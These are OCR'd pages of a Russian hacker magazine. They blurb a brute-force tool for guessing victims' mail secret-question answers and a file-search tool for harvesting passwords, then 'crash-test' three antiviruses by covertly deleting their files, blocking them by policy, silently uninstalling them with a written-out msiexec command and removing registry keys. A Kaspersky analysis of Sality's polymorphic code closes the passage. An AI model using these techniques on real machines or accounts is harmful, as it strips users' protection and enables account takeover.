- скорость перебора зависит от скорости интернета (до 50 секретных ответов в секунду на 10 Мбит);
- не пропускать «гуды»;
- сохранять подобранный ответ в good.txt;
- сохранять неправильные ответы в bad.txt;
- брать слова для брута из словаря dict.txt;
- она многопоточна.

Для начала процесса перебора тебе всего лишь необходимо сохранить свой словарь в dict.txt, запустить прогу, ввести логин жертвы, выбрать домен, ввести капчу (вводится один раз) и нажать на кнопку «Start». Удачного брута! :)

Программа: **ArxFinder**
ОС: **Windows 2000/XP/2003 Server/ Vista/2008 Server/7**
Автор: **ArxWolf**


Ищем текст в тысячах файлов

Давненько на страницах нашей рубрики не появлялись релизы от команды webxakep.net, поэтому спешу представить прогу ArxFinder — уникальный инструмент для поиска текста в любом количестве файлов. Особенности программы:

- очень высокая скорость работы;
- многопоточность + автовыбор потоков (от 1 до 100);
- обработка любого количества файлов;
- обработка больших файлов (от 1 Гб);
- малая нагрузка на процессор (при обработке 30000 файлов нагрузка составляет жалкие 15-20%);
- малое потребление ОЗУ (при обработке 30000 файлов потребление ОЗУ находится в пределах 14 Мб);
- поиск можно вести как по всем файлам, так и по одному или группе типов;
- возможен поиск по регулярным выражениям;
- открытие файлов или папок прямо из главного окна программы;
- при выводе результата сразу же подсвечивается кусок строки, в котором найдено искомое слово;
- уникальная возможность просмотра фрагмента текста, в котором найдено слово (то есть не надо будет каждый раз открывать один и тот же файл);
- удобные настройки;
- программу не надо устанавливать (изначально идет всего лишь один файл);
- гарантированная работа на Windows 7 Ultimate, Windows 7 Maximum, Windows Vista и Windows XP.


Так что, если среди огромного количества текстовиков тебе понадобилось найти мыло/пароль/асю/номер телефона и иже с ними, то лучшим решением будет использование ArxFinder.
P.S. Все вопросы по работе тулзы советую постить в топик http://webxakep.net/forum/showthread.php?t=7693.



deeonis deeonis@gmail.com



КРАШ-ТЕСТ АНТИВИРУСОВ: тройная пенетрация



Nod32, Avast, Avira: проверим их на стрессоустойчивость

Вообще-то мы могли бы читать толстые талмуды про методики тестирования антивирусов, делать все по-умному и по правилам. Хотя о чем речь? Какие правила? Какие вообще могут быть правила на войне — войне вирусов и антивирусов? Кто сильнее — тот и прав, вот и все правила. И мы их придерживаемся. Кроме того, нам пр осто нравится все ломать :).

Сегодня в нашу краш-лабораторию попали три популярных антивирусных программы. Первый претендент — это антивирус ESET NOD32 версии 4.2. Он представляет собой решение для защиты домашнего компьютера от вирусов, троянских программ, червей, рекламного ПО, шпионских программ, фишинг-атак и руткитов. К достоинствам данного продукта можно отнести наличие проактивной защиты, точное обнаружение угроз, HIPS (Host Intrusion Prevention System) и высокую скорость работы.

В роли следующего подопытного выступает avast! Free Antivirus. Как понятно из его названия, программа совершенно бесплатна, благодаря чему снискала большую популярность во всем мире. Основными ее достоинствами являются защита от руткитов в реальном времени, технология avast! Intelligent Scanner, а также разнообразные модули защиты, которые сами разработчики называют «щитами» (щит поведения, щит P2P/мгновенных сообщений и т.д.).

И, наконец, третьим (и последним) антивирусом, который подвергнется нашим краш-тестам, будет Avira AntiVir Personal. Со слов рекламщиков — это надежная бесплатная антивирусная программа, постоянно и быстро защищающая компьютер от такого вредоносного ПО, как вирусы, трояны, Backdoor-программы, мистификаторы, черви, диалеры и т.п.


ПРИНЦИП ТЕСТИРОВАНИЯ

Для вновь присоединившихся напомним, что и каким образом мы тестируем. Итак, нами были разработаны пять ужасных испытаний. Некоторые тесты представляют собой специально написанные мной программы, другие можно выполнить вручную с помощью стандартных инструментов Windows. Все опыты проводились в Windows XP Professional SP3. За прохождение каждого теста выставляется оценка по пятибальной шкале. В конце мы подсчитаем среднеарифметическое всех оценок и посмотрим, кто оказался самым стойким.

Теперь немного о самих тестах. Так как мы проводим краш-тестирование, то и испыта-



Пользовательский интерфейс NOD32. Обновляем базы сигнатур



Avira в действии

ния у нас будут соответствующие. Основная их цель — вывести из строя антивирусное ПО как можно более незаметно для пользователя. Если в результате выполнения того или иного теста защитные функции наших «лабораторных образцов» перестали работать, то антивирь получает жирную двойку. В противном случае мы будем смотреть, как ПО справилось с проблемой. Если появилось хоть какое-нибудь сообщение перед смертью, то оно честно заслужило как минимум тройку.

И еще несколько слов о каждом испытании в отдельности. Первый тест будет тупо пытаться удалить самые важные бинарные файлы дистрибутива антивируса. Но не просто удалить, а удалить во время загрузки ОС с помощью специальной API-функции. Второй будет делать то же самое, но при этом хитро шифровать имя удаляемого файла, чтобы антивирь не догадался, что его хотят стереть с родного жесткого диска. Третий тест опять-таки удаляет жизненно важные файлы, но при этом скрывает этот факт, маскируя вызов смертоносной API-функции под совершенно безобидный код. Четвертое и пятое испытания стоят особняком, поскольку выполняться они будут с помощью стандартных средств ОС Windows, никаких специальных утилит мы писать не будем. Разумеется, при желании все это дело можно реализовать программно. Итак, один из тестов будет запрещать запуск антивируса по средствам политик безопасности, а второй попробует деинсталлировать ПО без лишнего шума и пыли.

Ну а теперь, когда все нюансы оговорены, краш-тесты готовы к запуску, а антивирусы трясутся от страха, как первокурсники перед экзаменом, приступим к самому интересному.

ТЕСТ №1

Первый тест будет проделан средствами специально написанной утилиты. В командной строке мы передадим ей полное имя файла, который хотим удалить при следующей загрузке ОС. Программа вызовет системную функцию MoveFileEx; эта функция может перемещать файлы и папки. Если в качестве второго параметра передать NULL, а третьим — флаг MOVEFILE_DELAY_UNTIL_REBOOT, то файл, путь к которому должен быть прописан в первом параметре нашей чудо-функции, будет безвозвратно удален после перезагрузки ОС. Код программы настолько прост, что его осилит даже самый нерадивый хакер.

Теперь посмотрим, как все это переживут наши антивирусы. Если запустить NOD32 и посмотреть в диспетчер задач, то можно увидеть два процесса: egui.exe и ekrn.exe. Первый запущен с правами текущего пользователя, а второй — с привилегиями системы. Вот их-то мы и попытаемся удалить. Запускаем утилиту для удаления, указав нужные файлы и перезагружаем компьютер. После перезагрузки антивирус успешно запустился. Тест пройден, причем на пять, поскольку NOD32 тихо и спокойно предотвратил попытку собственного удаления с жесткого диска пользовательской машины.

Но у нас осталось еще два претендента на звание самого стойкого. В случае с avast мы будем атаковать файлы avastsvc.exe и avasrui.exe, а с Avira AntiVir — avgnt.exe, avguard.exe, avshadow.exe. Запускаем тест, делаем ребут и... оба антивируса как новенькие. И аваст, и авира справились на пятерку. Никаких лишних сообщений, заставляющих пользователя делать выбор, никаких намеков на сбой в работе. Все справились на «отлично».

ТЕСТ №2

Второй краш-тест практически полностью повторяет первый, но с одним-единственным отличием — путь к удаляемому файлу мы передаем в зашифрованном виде. Процедура шифрования тоже не совсем простая. Мы используем специальный трюк, чтобы обмануть эвристики испытуемых антивирусов. Этот трюк был хорошо описан в прошлой статье, поэтому возвращаться к нему мы сейчас не будем. Скажу лишь, что основан он на алгоритме генерации ключа криптования, который не может быть проанализирован эвристическими движками.

Приступим к испытанию. Атаковать мы будем все те же файлы, что и в первом тесте, предварительно зашифровав их полные имена. NOD32 опять героически выдерживает нападение на свои exe'шники. После перезагрузки он все так же радует нас своей замечательной иконкой в трее. А вот avast! Free Antivirus и Avira AntiVir Personal, к сожалению... К сожалению, и они выдержали это нападение. Всем пятерки. Это отвратительно.

ТЕСТ №3

Третье испытание также будет удалять нужные для антивирусного ПО файлы, но при этом будет маскировать сам факт попытки удаления. Для этого при вызове функции MoveFileEx мы будем маскировать флаг

	ESET NOD32	avast! Free Antivirus	Avira AntiVir Personal
Тест №1	5	5	5
Тест №2	5	5	5
Тест №3	5	5	5
Тест №4	3	3	3
Тест №5	2	5	4
Тест №6	3	5	3
Средний балл	3.8	4.7	4.2

Сравнительная таблица результатов



Установка Avira AntiVir Personal


MOVEFILE_DELAY_UNTIL_REBOOT, который красноречиво заявляет о наших намерениях. Маскировка, а точнее — шифрование этого параметра, будет осуществляться с помощью все того же трюка с генерацией ключа, не поддающегося эвристике. Проверку на прочность опять начинаем с NOD'а. Запускаем утилиту для теста, предварительно не забыв указать пути к файлам, которые должны быть стерты с поверхности диска. Жмем кнопочку рестарта системы. Экран потух и сразу же загорелся. Системный динамик тихо пикнул. Побежала строка загрузки старой доброй Windows

Почему все так хорошо справились?

Основная причина, по которой за первые три теста все антивирусы получили по пятерке, заключается в том, что они защищают свои файлы с помощью своих же драйверов-фильтров ФС. Все попытки записи, удаления или изменения бинарников, входящих в состав антивируса, жестко пресекаются на уровне ядра, что не дает ни единого шанса испортить работу антивиря из третьего кольца.
То же самое и с шестым испытанием. Драйвер слежения за реестром просто запрещает какие-либо опасные действия в отношении ключей, которые связаны с работой антивируса. Делается это тоже в нулевом кольце ОС, поэтому обычными методами реестр испортить нельзя. Проверить, кто же мешает провести диверсию, очень просто — достаточно загрузиться в Safe mode и проверить, удаляются ли нужные файлы и ключи реестра. В безопасном режиме «лишние» драйвера не грузятся, что дает возможность беспрепятственно разобраться с антивирусом.

Александр Эккерт, постоянный автор, враг антивирусов и повелитель нулевого кольца

Позволю себе прокомментировать только одну ситуацию — возьмем, к примеру, ту организацию, где я работаю. Хотя, если честно, она будет справедлива, наверное, для 95% всех организаций вообще. Итак, порядка 100 машин, не больше, половина из них имеют постоянный доступ в сеть, доступны обновления, почти везде стоят аверы, в том числе и у команды админов (в их число я не вхожу). И что? Да у нас тут прямо вирусный зоопарк, если честно. Мне как-то флешку принесли с документами, на которой оказалось чуть больше 1,5k экземпляров одного и того же вируса.
А теперь смотрим на ситуацию сверху — что можно увидеть? Везде стоят вирусы, файерволы, проактивки, HIPS'ы там всякие, а вирусы как чувствовали себя как на курорте, так и чувствуют. Это просто бизнес, господа.



А вот и защита avast! от несанкционированного удаления

XP. И вот уже радостное «Welcome» на приятном синем фоне сообщает нам о том, что через несколько секунд мы узнаем о том, что сталось с NOD32. А с ним ничего и не произошло. Работает, как часы. Но у нас еще остается надежда на Аваст, или хотя бы на Avira AntiVir. В третий раз проделывая уже хорошо знакомые нам операции, мы ждем загрузки ОС. И то, что мы видим, повергает нас в полное уныние. Они оба, и avast!, и Avira, работают как ни в чем не бывало. Неужели все опять заработали по пять баллов и мы никому не влепим даже жалкой троечки, не говоря уже о большой и жирной двойке? Похоже, наша краш-лаборатория медленно, но верно переквалифицируется в салон красоты для котят. Одно радует — впереди еще есть тесты.

ТЕСТ №4

Следующий тест мы будем проводить с помощью стандартных инструментов Windows XP Professional. Для этого в главном меню системы нужно выбрать пункт «Выполнить...» и вписать туда следующее: gpedit.msc. Откроется консоль с групповыми политиками. Далее следует кликнуть по элементу «User Configuration», затем «Administrative Templates», «System». После чего справа мы увидим «Don't run specified Windows applications». Эта опция позволяет запретить запуск определенных программ, основываясь на имени исполняемого файла. Своей очереди ждет NOD32. В политиках винды мы пропишем два исполняемых файла: egui.exe и ekrn.exe. Если у нас не получилось их удалить, то попробуем хотя бы помешать им загрузиться. После нажатия кнопочки OK и перезагрузки компьютера терпеливо ждем. ОС уже загрузилась, но значка антивируса не видно. Подождем еще минутку, возможно, это просто тормоза... Однако, ни через минуту, ни через две антивирус так и не стартовал. Победа? Заглянем в диспетчер задач. К нашему глубокому сожалению, процесс ekrn.exe все-таки был запущен, но вот пользовательским интерфейсом нигде и не пахнет. Троечка. Цепь побед антивирусов прервана. Но не будем забывать и о других. Аваст повел себя практически так же, как и NOD — запустилась только системная служба, а вот прикладные пользовательские программы не стартовали, то есть нет значка в трее, и не видно никаких окон. Недалеко ушел и Avira AntiVir. Картина идентична двум предыдущим. Всем по трояку. Наша самооценка потихоньку начинает расти, ведь нам все-таки удалось сломить эти творения антивирусной индустрии.

Лозовский Александр, редактор рубрики «Malware»


Ну, что, хорошее дело. То, что мы смогли вчистую деинсталлировать один популярный и небесплатный антивирус и лишить гуя парочку других, очень радует. В конце концов, у каждого из этих продуктов за спиной несколько лет эволюции и большая команда довольно высокоинтеллектуальных разработчиков, которые неутомимо работают над их защитой. То, что нам все же удалось ее (эту защиту) подточить, да еще такими несложными способами, можно считать достойным результатом. Разработчикам антивирусов будет над чем подумать и что усовершенствовать в следующих версиях своих продуктов.



Процедура удаления avast! Antivirus Free на первый взгляд



Вот так выглядит обновленный Аваст



Удалить НОД оказалось проще всего

ТЕСТ №5

Пятой будет попытка полного удаления защитного ПО с помощью штатного инсталлятора. Удалять мы будем так, чтобы пользователь ничего не заметил. Практически у всех современных инструментов для развертывания приложений в системе есть так называемый «тихий режим», когда пользователю не задается никаких лишних вопросов. Вот с помощью этого режима мы и будем проводить диверсию. Начнем с NOD32. Установка и удаление NOD'a выполняется с помощью стандартного майкрософтовского инсталлятора. Для тихого удаления нужно выполнить команду, похожую на эту:

```
msiexec /quiet /uninstall {1A59064A-12A9-469F-99F6-
04BF118DBCFF}
```

Разумеется, предварительно подставив в нее нужный GUID. Через минуту компьютер перезагрузится и от антивируса не останется и следа. Словацкий антивирус получает заслуженную двойку, нельзя же так просто дать себя удалить из системы!
Для анынсталла avast! Free Antivirus использует собственный модуль. Вызывается он более чем странно:

```
C:\Program Files\Alwil Software\Avast5\aswRunDll.exe
"C:\Program Files\Alwil Software\Avast5\Setup\setiface.
dll" RunSetup.
```

Все наши попытки запустить тихий режим окончились неудачей. Но даже если бы нам удалось скрыть окно удаления программы, то пользователь бы увидел это (см. картинку).
За такую бдительность avast получает твердую пятерку. А что же с Avira AntiVir Personal? Инсталлятор у этого антивируса тоже самодельный и никакими законными методами скрытый режим удаления мы отыскать не смогли. То есть, вроде бы можно поставить и пятерочку, но после аваста рука не поднимается — а вдруг кто-то сообразит, как скрыто запустить процесс анинсталла? Поэтому я предлагаю всадить Авире четверочку. Чтобы, значит, стремился к лучшему.

ТЕСТ №6


Да, мы обещали всего пять тестов. Но слишком хорошие результаты проверки антивирусов не давали нам покоя, и мы решили устроить им еще одно испытание. Сейчас мы будем искать ключи реестра, ответственные за запуск антивируса, и пытаться их удалить. NOD32, как и все уважающие себя антивирусы, раскинул свои щупальца по всей системе. У него есть собственный драйвер для мониторинга обращений к файловой системе и реестру Windows. Также им постоянно запущена служба, которая осуществляет управление драйвером и модуль UI, который стартует при запуске ОС и служит для общения с пользователем. Все эти компоненты прописаны в системном реестре. Например, службы и драйверы живут вот в такой ветке: HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\. Попробуем помешать старту службы ekrn.exe, удалив подключ ekrn, который находится в вышеуказанной ветке реестра. Жмем кнопочку Del на клавиатуре и в ответ получаем безрадостное Access denied. С драйвером та же история. Но мы не отчаиваемся и пробуем сломать хотя бы запуск UI-части. Для этого идем в HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run и находим там параметр, ответственный за запуск egui.exe. Удаляется этот параметр очень даже хорошо, и мы радостно перезагружаем компьютер. После старта ОС иконка NOD'a в трее не появилась. Цель достигнута, хоть и с небольшими оговорками. ESET NOD32 получает тройку. Следующий по списку — avast. Все важные для запуска параметры находятся в тех же местах, что и у NOD'a. Но и удаление ключей, ответственных за старт службы и драйвера, также оканчивается неудачей. Да и, к тому же, отключить автозагрузку UI-части антивируса нам тоже не удалось. Аваст получает пятерку. Avira AntiVir повел себя точно так же, как и NOD32 — записи реестра, служащие гарантией загрузки служб и драйверов, остались неприкосновенны, а вот стандартный авторан был безжалостно удален из реестра. Авира получает троечку.

ИТОГИ

Испытания закончены. Все антивирусы, к нашему сожалению, показали себя достаточно хорошо. Лучшим оказался avast! Free Antivirus набрав 4,7 балла. На втором месте Avira AntiVir Personal — 4,2 балла. И завершает список ESET NOD32 с жалким результатом в 3,8 балла. Жаль, жаль. Ну, ничего, в следующий раз мы придумаем еще более бесчеловечные способы и обязательно тебя с ними познакомим. ⌶



Закоржевский Вячеслав, старший вирусный аналитик «Лаборатории Касперского»



СХЕМА, ОТРАЖАЮЩАЯ АЛГОРИТМ РАБОТЫ ПОЛИМОРФНОГО ГЕНЕРАТОРА

СХЕМА ЗАРАЖЕНИЯ PE – ФАЙЛА ВИРУСОМ Virus.Win32.Sality.aa

PE-ПРЕПАРАЦИЯ: ВСКРЫВАЕМ ХИТРЫЙ SALITY.AA

Учимся распознавать полиморфизм и обфускацию кода на примере известного вируса

Наш сегодняшний разбор будет посвящен полиморфному генератору инструкций, применяемому в известном вирусе Virus.Win32.Sality.aa. Он позволяет получать различный обфусцированный код с применением FakeAPI при каждом его использовании.

Но и это еще не все. Если честно, на эту статью у нас большие планы, ведь в ней мы рассмотрим тонкости формирования x86-инструкций – префиксы, опкоды, поля ModRM, SIB, и опишем признаки, по которым можно отличить обфусцированный и потенциально зловредный код от стандартного, сгенерированного обычным компилятором. Также не останутся без внимания общие схемы работы обфускатора и непосредственно генератора кода.

Для начала рассмотрим сам вирус. Самая первая модификация Virus.Win32.Sality – «a» – появилась еще в 2003 году, а одна из последних, модификация «aa» – в июле 2008 года. В течение пяти лет было выпущено немало версий, но в них было мало качественных изменений и они не получили широкого распространения. А вот экземпляр Virus.Win32.Sality.aa получился на редкость «удачным» – он отлично распространяется и обходит антивирусы. С момента своего выпуска он занял лидирующие позиции в рейтингах вирусной активности и остается в них вплоть до настоящего времени. Основной его функционал – заражение PE-файлов, распространение с помощью съемных носителей, скачивание и установка BackDoor'а. Именно этот зловред является отличным примером для разбора. Он в полной мере полиморфен, код его сильно и качественно обфусцирован, а также снабжен антиэмуляцией на основе вызова API-функций.

Полиморфизм отлично проявляется при заражении файлов – каждый раз генерируется совершенно разный код, но, в целом, он обладает идентичной функциональностью, при этом в файле присутствует статичная область кода, которая зашифрована, опять-таки, всегда по-разному.
Обфускация реализована практически идеально – то, что можно исполнить с помощью четырех–шести инструкций, растянуто на 0x300–0x400 байт кода. Статический анализ дизассемблерного листинга сопряжен, по понятным причинам, со значительными трудностями, а применение FakeApi позволяет легко обойти некоторые эмуляторы. Конечно, существуют и другие вирусы с аналогичной «начинкой», но большинство из них являются так называемыми PoC (Proof of Concept) и не получили широко распространения. Отличным примером такой модели является EPO (Entry Point Obscuring) – вирус Virus.Win32.Zombie.
Теперь о самой технике заражения. Весь процесс показан на схеме. Sality заменяет оригинальный код приложения, расположенный по точке входа, на свой собственный, сгенерированный «на лету». Подробнее о нем будет написано ниже. Также в начальный файл добавляется дополнительная секция с полиморфным декриптором, который во время исполнения расшифровывает и исполняет «полезную нагрузку» вируса. Генератор в обоих случаях используется одинаковый, вследствие чего при беглом просмотре код получается практически идентичным. Расположение самой точки входа остается неизменным. Атрибуты последней секции задаются таким образом, чтобы в ней можно было читать, писать и исполнять. Оверлей исходного файла «отодвигается» в конец. Таким образом, если инсталлятор с данными в оверлее подвергнется заражению, то его функциональность сохранится.

Схема заражения PE-файла вирусом Virus.Win32.Sality.aa

Перейдем непосредственно к генератору. В его задачу входит формирование кода с заданными свойствами, определенного размера и выполняющего заданный псевдокод. Так каким же образом работает генератор? В общем случае алгоритм выглядит следующим образом:

Он в полной мере полиморфен, код его сильно и качественно обфусцирован, а также снабжен антиэмуляцией на основе вызова API–функций

Схема, отражающая алгоритм работы полиморфного генератора

Поясним приведенную схему. На самом начальном этапе генератор получает на вход так называемый псевдокод, который содержит логику исполняемого фрагмента. Псевдокод представляет собой совокупность команд, отражающих определенную функциональность и понятных для человека. Далее происходит компиляция, причем полученный машинный код получается каждый раз разными способами. В этом и заключается полиморфизм. После этого машинный код подвергается обфускации, опять-таки с использованием генератора случайных чисел. И начатое дело завершается добавлением одной или нескольких фэйковых API-функций в код. Каждый этап по-своему интересен и будет рассмотрен довольно подробно прямо сейчас.
Выше было написано, что в Sality формируется две области, содержащие сгенерированный код. Они располагаются по точке входа и в начале новой секции, добавленной вирусом. Вся работа генератора будет пояснена на первом участке. Второй обладает богатой функциональностью, в отличие от первого, и будет слишком сложным для разбора. Итак, на схеме этот фрагмент называется «стартовый код вируса». Псевдокод стартового участка вируса довольно прост. Вот его логика:

- Сохранить оригинальные значения регистров и флагов;
- Получить VA текущего;
- Вычислить VA перехода;
- Выполнить переход по вычисленному VA.

Третий и четвертый этапы, в отличие от первого и второго, реализуются в Sality множеством способов. В последних используются соответственно инструкции PUSHAD и CALL. Вызов PUSHAD нужен, чтобы сохранить исходное состояние процессора, и чтобы перед тем, как передать управление оригинальной программе, можно было вызвать инструкцию POPAD, восстанавливающую оригинальные значения регистров. А вызов команды CALL, помимо выполнения перехода, кладет в стек виртуальный адрес (VA) следующей инструкции. Для вычисления адреса перехода используется значение, полученное на втором этапе. Способов вычисления очень много. Приведем некоторые из них (будем считать, что адрес, полученный на втором этапе, располагается на вершине стека):

```
POP REG;
SUB REG, IMM;

MOV REG, [ESP];
ADD REG, IMM;

ADD [ESP], IMM;
POP REG;
```

В приведенных выше примерах и далее по тексту под REG подразумевается любой 32-битный регистр общего назначения, а под IMM – числовое значение любой размерности. Самый последний этап (четвертый) также может быть выполнен по-разному (считаем, что в REG находится необходимый Sality адрес назначения):

```
JMP REG;

CALL REG;

PUSH REG;
RETN;
```

Совмещая все возможные варианты каждой из операций, можно получить довольно большое количество исполнений такого простого алгоритма. Однако без применения обфускации назначение полученного кода весьма очевидно при просмотре дизассемблерного листинга, чего не скажешь об «обработанном» коде. На скриншотах приведен полный участок стартового кода вируса, начиная с точки входа зараженного файла:
Стартовый код Virus.Win32.Sality.aa в зараженном файле
Теперь перейдем к обзору обфускации. Как видно из дизассемблерных листингов, представленных на иллюстрациях, большинство инструкций не несут полезной нагрузки, а добавлены только для того, чтобы усложнить анализ. Красными овалами выделены инструкции, соответствующие всем этапам псевдокода. В данном файле вычисление адреса для перехода реализуется аж семью командами.
Сам обфускатор работает в несколько этапов, получая на входе определенные параметры, задающие возможный вид получаемой команды, а на выходе – готовую инструкцию:

```
генерация опкода  из списка (одно- или двух- байтовый
опкод);
```



Суровая красота исходного кода. Ниже мы разберем его в подробностях

```
генерация байта ModRM;
добавление произвольного числового операнда;
добавление префикса к полученной инструкции.
```

Этапы 2 – 4 опираются на результат первого. Так, не для всех опкодов существует байт ModRM и числовой операнд. Не к каждой инструкции можно безболезненно добавить префикс. Генератор работает не полностью случайно. У него есть определенный список опкодов, которые он может использовать и, соответственно, возможные варианты байта ModRM. Генератор, например, не устанавливает поле Mod равным 3 для инструкции LEA. Для того, чтобы объяснить назначение всех упомянутых полей и само устройство элементарной инструкции процессора x86, обратимся к первоисточнику – документации Intel, а именно – «IA-32 Intel® Architecture Software Developer's Manual», часть 2А.

ФОРМАТ ИНСТРУКЦИИ АРХИТЕКТУРЫ X86

